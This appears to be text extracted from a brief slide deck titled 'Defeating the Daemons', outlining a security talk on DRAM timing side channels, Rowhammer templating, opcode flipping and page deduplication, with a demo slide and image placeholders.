


# Defeating the Daemons




# Roadmap

1. DRAM Timing Side Channel
2. Rowhammer & Templating
3. Opcode Flipping
4. Page Deduplication
5. Demo



# Demo Video



Thank You for Listening 😊